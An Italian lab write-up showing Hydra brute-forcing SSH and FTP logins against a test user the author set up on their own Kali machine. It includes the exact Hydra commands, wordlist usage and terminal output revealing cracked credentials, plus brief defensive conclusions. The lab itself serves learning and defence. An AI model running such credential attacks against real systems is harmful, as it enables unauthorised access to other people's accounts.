

AUTHENTICATION CRACKING CON HYDRA

CyberSecurity Specialist



Oggi vi guiderò attraverso l'uso di Hydra, uno strumento potente che ci permette di testare la sicurezza di un sistema attraverso l'attacco di forza bruta sulle credenziali di accesso. Il progetto ha due obiettivi principali:

- Pratica: Imparare come si usa Hydra per attaccare le autenticazioni di rete.
- Configurazione: Rafforzare le conoscenze sui servizi di rete impostandoli e verificandone la vulnerabilità.





COS'È UN ATTACCO DI FORZA BRUTA?

Un attacco di forza bruta è un metodo di cracking delle credenziali in cui un attaccante prova sistematicamente tutte le combinazioni possibili di username e password fino a trovare quella corretta. Questo tipo di attacco sfrutta l'idea di "forza bruta" perché non si basa su vulnerabilità del sistema, ma solo sulla potenza computazionale e sul tempo.

Come funziona?

- Passo 1: L'attaccante sceglie un servizio di rete, come SSH o FTP, e prepara liste di username e password (dette wordlist).
- Passo 2: Utilizzando strumenti come Hydra, prova ogni combinazione delle wordlist, una per una o simultaneamente.

Obiettivo e Limiti

- L'obiettivo è ottenere l'accesso non autorizzato al sistema.
- Svantaggi: Richiede molto tempo e risorse, specialmente se le password sono complesse o lunghe.
- Difese comuni: Limitazione del numero di tentativi di login, lock temporanei degli account e l'uso di password complesse.

Varianti di Attacco

- Attacco con dizionario: Utilizza liste di parole comuni, più veloce ma meno esaustivo.
- Attacco combinatorio: Prova ogni possibile combinazione, molto più lungo ma garantisce risultati.




CONFIGURAZIONE DI UN UTENTE SSH SU KALI LINUX

Per iniziare, abbiamo configurato un utente su Kali Linux per testare l'autenticazione SSH.

Creazione dell'utente

Abbiamo creato un nuovo utente chiamato `test_user` e impostato una password semplice, `testpass`, per facilitare l'esercizio, tramite il comando: `sudo adduser test_user`



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)~  
$ sudo adduser test_user  
[sudo] password for kali:  
info: Adding user `test_user' ...  
info: Selecting UID/GID from range 1000 to 59999 ...  
info: Adding new group `test_user' (1001) ...  
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...  
info: Creating home directory `/home/test_user' ...  
info: Copying files from `/etc/skel' ...  
New password:  
Retype new password:  
passwd: password updated successfully  
Changing the user information for test_user  
Enter the new value, or press ENTER for the default  
Full Name []:  
Room Number []:  
Work Phone []:  
Home Phone []:  
Other []:  
Is the information correct? [Y/n] y  
info: Adding new user `test_user' to supplemental / extra groups `users' ...  
info: Adding user `test_user' to group `users' ...  
(kali@kali)~  
$
```




Successivamente, abbiamo avviato il servizio SSH con il comando:

- sudo service ssh start

Per essere sicuri che il servizio fosse attivo, abbiamo tentato una connessione SSH utilizzando test_user e l'indirizzo IP di Kali Linux:

- `ssh test_user@192.168.1.4`

```
test_user@kali: ~  
File Actions Edit View Help  
$ ssh test_user@192.168.1.4  
The authenticity of host '192.168.1.4 (192.168.1.4)' can't be established.  
ED25519 key fingerprint is SHA256:kGdfC+5dHs+uoFJDk1EkrURLJRZ29CfxuwkvLf6QsXE  
.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.1.4' (ED25519) to the list of known hosts  
.  
test_user@192.168.1.4's password:  
Linux kali 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30)  
) x86_64  
  
The programs included with the Kali GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
[ (Message from Kali developers)  
  
This is a minimal installation of Kali Linux, you likely  
want to install supplementary tools. Learn how:  
⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/  
[ (Run: "touch ~/.hushlogin" to hide this message)  
[ (test_user@kali)-[~]  
$
```



Primo Attacco con Hydra: Cracking SSH

Ora, con l'utente SSH attivo, abbiamo usato Hydra per eseguire un attacco di forza bruta sull'autenticazione SSH. Sebbene conosciamo le credenziali, questo ci permette di comprendere il funzionamento di Hydra.

- -L: indica il file contenente una lista di username.
- -P: indica il file con una lista di password.
- -t 4: esegue 4 tentativi simultanei, aumentando la velocità dell'attacco.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ hydra -L /home/kali/Desktop/user.txt -P /home/kali/Desktop/pass.txt ssh:/192.168.1.4 -t 1  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 05:50:34  
[DATA] max 1 task per 1 server, overall 1 task, 153 login tries (l:9/p:17), ~153 tries per task  
[DATA] attacking ssh://192.168.1.4:22/  
[STATUS] 16.00 tries/min, 16 tries in 00:01h, 137 to do in 00:09h, 1 active  
[STATUS] 16.50 tries/min, 33 tries in 00:02h, 120 to do in 00:08h, 1 active  
[STATUS] 16.67 tries/min, 50 tries in 00:03h, 103 to do in 00:07h, 1 active  
[STATUS] 16.75 tries/min, 67 tries in 00:04h, 86 to do in 00:06h, 1 active  
[STATUS] 17.60 tries/min, 88 tries in 00:05h, 65 to do in 00:04h, 1 active  
[STATUS] 18.00 tries/min, 108 tries in 00:06h, 45 to do in 00:03h, 1 active  
[STATUS] 17.86 tries/min, 125 tries in 00:07h, 28 to do in 00:02h, 1 active  
[STATUS] 17.50 tries/min, 140 tries in 00:08h, 13 to do in 00:01h, 1 active  
[22][ssh] host: 192.168.1.4 login: test_user password: testpass  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-08 05:59:31  
(kali@kali)-[~]  
$
```




CONFIGURAZIONE E AVVIO DEL SERVIZIO FTP PER HYDRA

Per esplorare un altro tipo di servizio, abbiamo configurato FTP come target per il cracking delle credenziali. Questo ci permette di testare Hydra su un protocollo diverso.

Installazione del Servizio FTP (vsftpd)

- `sudo apt-get install vsftpd`

Avvio del Servizio FTP

Dopo l'installazione, abbiamo avviato il servizio con:

- `sudo service vsftpd start`

Questa configurazione è molto simile a quella per SSH, ma vedremo che anche cambiando il protocollo, Hydra si adatta al nuovo servizio.

```
Enter the service to attack (eg: ftp, ssh, http-post-form): ftp
Enter the target to attack (or filename with targets): 192.168.1.4
Enter a username to test or a filename: /home/kali/Desktop/user.txt
Enter a password to test or a filename: /home/kali/Desktop/pass.txt
If you want to test for passwords (s)ame as login, (n)ull or (r)everse login,
  enter these letters without spaces (e.g. "sr") or leave empty otherwise:
Port number (press enter for default): 21
```

```
The following options are supported by the service module:
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
  military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 06:
51:36
```

```
Help for module ftp:
```

```
The Module ftp does not need or support optional parameters
```

```
If you want to add module options, enter them here (or leave empty):
```

```
The following command will be executed now:
```

```
hydra -L /home/kali/Desktop/user.txt -P /home/kali/Desktop/pass.txt -u -s 2
1 192.168.1.4 ftp
```

```
Do you want to run the command now? [Y/n] y
```

```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
  military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 06:
53:27
```

```
[DATA] max 16 tasks per 1 server, overall 16 tasks, 153 login tries (l:9/p:17
), ~10 tries per task
```

```
[DATA] attacking ftp://192.168.1.4:21/
```

```
[21][ftp] host: 192.168.1.4 login: test_user password: testpass
```

```
1 of 1 target successfully completed, 1 valid password found
```

```
[WARNING] Writing restore file because 3 final worker threads did not complet
e until end.
```

```
[ERROR] 3 targets did not resolve or could not be connected
```

```
[ERROR] 0 target did not complete
```



PROBLEMA CON SECLIST E SOLUZIONI ALTERNATIVE

Nell'esempio, abbiamo utilizzato liste di credenziali più ridotte per semplificare il processo e ridurre i tempi di cracking. Tuttavia, in scenari più complessi e reali, è comune impiegare strumenti come SecLists, una collezione completa di liste per attacchi di forza bruta che includono un'ampia varietà di username e password.

- Problema con SecLists:
 - L'uso di SecLists può risultare lento poiché queste liste sono progettate per testare un numero vasto di combinazioni, rendendole adatte a test di sicurezza intensivi ma poco pratiche per esercizi semplici.
- Soluzione utilizzata:
 - Per ottimizzare il tempo, abbiamo scelto liste più piccole e mirate, adeguate per simulare l'attacco mantenendo tempi accettabili.
- Quando utilizzare SecLists?
 - Ambienti complessi dove è fondamentale testare password più robuste.
 - Scenari di penetration testing avanzato, per simulare attacchi più vicini al contesto reale.



CONCLUSIONI E IMPLICAZIONI SULLA SICUREZZA

L'uso di Hydra ci ha permesso di vedere come:

- La sicurezza delle password sia fondamentale per prevenire attacchi di forza bruta.
- Configurare correttamente i servizi di rete può prevenire attacchi indesiderati.
- L'ottimizzazione delle liste di credenziali può rendere gli attacchi più veloci e mirati.

Questi esperimenti dimostrano l'importanza della cybersecurity preventiva, dove testare e rafforzare la sicurezza è essenziale per proteggere i dati.

Screenshot suggeriti: Una panoramica finale dei risultati o un diagramma riassuntivo.

Proteggi il tuo mondo digitale:
comprendere le minacce è il
primo passo per sconfiggerle!

